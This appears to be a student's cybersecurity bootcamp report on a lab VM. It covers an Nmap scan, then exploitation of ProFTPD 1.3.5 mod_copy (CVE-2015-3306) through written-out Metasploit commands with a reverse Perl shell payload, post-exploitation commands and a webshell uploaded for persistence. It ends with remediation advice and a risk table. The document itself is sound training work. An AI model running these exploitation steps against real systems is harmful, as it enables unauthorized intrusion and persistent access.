Task 4 – Vulnerability Assessment Report

Challenge Information

- **VM Setup**: Vulnerable VM imported in VirtualBox (Host-only Network)
- **Attacker Machine**: Kali Linux 2025.2
    - **IP**: 192.168.31.93
- **Target Machine**: Challenge VM (Ubuntu / Metasploitable-style)
    - **IP**: 192.168.31.170

Tools Used:

- Nmap (7.95)
- Metasploit Framework (msf6)
- smbclient
- curl / gobuster
- Manual enumeration

---

1. Enumeration

1.1 Nmap Service Scan

Command:

nmap -sC -sV -O 192.168.31.170 -oN nmap_initial.txt

Findings:

21/tcp open ftp ProFTPD 1.3.5

22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu

80/tcp open http Apache httpd 2.4.7


139/tcp open netbios-ssn Samba smbd 3.X

445/tcp open microsoft-ds Samba smbd 3.X

3306/tcp open mysql MySQL (unauthorized)

8080/tcp open http Jetty 8.1.7.v20120910

📸 *Screenshot – Nmap output*



1.2 Service Notes

- **FTP (ProFTPD 1.3.5)** – Vulnerable to *mod_copy* Remote Command Execution (CVE-2015-3306).
- **HTTP (Apache 2.4.7)** – Directory listing enabled → sensitive folders accessible (chat/, drupal/, phpmyadmin/).
- **Samba (3.x)** – Null sessions possible, message signing disabled.
- **MySQL** – Remote access allowed, requires credentials.
- **Jetty (8.1.7)** – Outdated, has multiple RCE vulnerabilities.

📸 *Screenshot – Browsing http://192.168.31.170/*

---

2. Exploitation


2.1 Exploit Research

Searchsploit:

searchsploit ProFTPD 1.3.5

Result: ProFTPD 1.3.5 - 'mod_copy' Remote Command Execution

📸 *Screenshot – Searchsploit*



2.2 Gaining Access (Metasploit)

Steps:

msfconsole

search proftpd 1.3.5

use exploit/unix/ftp/proftpd_modcopy_exec

set RHOST 192.168.31.170


set SITEPATH /var/www/html

set payload cmd/unix/reverse_perl

exploit

Result: Reverse shell opened as www-data.

📸 *Screenshot – Metasploit session*



2.3 Post-Exploitation Enumeration

Commands executed inside the shell:

whoami


uname -a

ls /var/www/html

Findings:

- User: www-data
- Directories: chat/, drupal/, phpmyadmin/, payroll_app.php
- Uploaded webshell for persistence

📸 *Screenshot – command results*



---

3. Vulnerability Explanation – ProFTPD mod_copy

- The **mod_copy** module allows file copy operations (SITE CPFR, SITE CPTO).
- In **ProFTPD 1.3.5**, access control was improperly enforced:
    - Attackers can copy files into web directories.
    - Malicious payloads can be uploaded.
- **Impact**: Remote Command Execution → full shell access.

Exploit Path in this case:

1. Malicious file copied to /var/www/html.
2. Triggered via browser.
3. Remote shell obtained.

---

4. Additional Findings

- **Apache**: Directory listing exposes sensitive files.
- **Samba**: Null session allowed → information disclosure.
- **MySQL**: Remote access open.
- **Jetty 8.1.7**: Multiple RCE CVEs exist.

---

5. Recommendations

- **ProFTPD**: Upgrade to >1.3.5a or disable mod_copy.
- **Apache**: Disable directory listing.
- **Samba**: Restrict access, enable message signing.
- **MySQL**: Disable remote root login, enforce strong credentials.
- **Jetty**: Upgrade to supported version.
- **General**: Apply patching, network segmentation, and least privilege.

---

6. Risk Assessment Table

Service / Component	Vulnerability	CVE	Risk	CVSS v3.1 Score
ProFTPD 1.3.5	mod_copy RCE	CVE-2015-3306	🟥 Critical	9.8 (CRITICAL)
Apache 2.4.7	Directory listing	N/A	🟨 Medium	5.3 (MEDIUM)
Samba 3.x	Null session, no signing	N/A	🟧 High	7.4 (HIGH)
MySQL	Remote access exposed	N/A	🟧 High	7.5 (HIGH)
Jetty 8.1.7	Outdated, RCE CVEs	Multiple	🟧 High	8.1 (HIGH)

---

7. Conclusion

The vulnerable VM was successfully compromised using a **ProFTPD mod_copy RCE exploit**, granting shell access. Several additional misconfigurations (Apache directory listing, Samba, MySQL, Jetty) make the system insecure.

With layered patching, service hardening, and proper segmentation, these vulnerabilities can be mitigated.

---

8. References

- CVE-2015-3306: MITRE

- Nmap Documentation: https://nmap.org/book/
- Metasploit Unleashed: https://www.offsec.com/metasploit-unleashed/
- Apache Security: https://httpd.apache.org/docs/2.4/misc/security_tips.html
- Samba Security: https://wiki.samba.org/index.php/Samba_Security
- Jetty Vulnerabilities: https://www.eclipse.org/jetty/security-reports.html

---

📌 **Prepared By:** vaishnav k
🗓️ **Date:** Aug 18, 2025
📂 **For:** Cybersecurity Bootcamp – Task 4
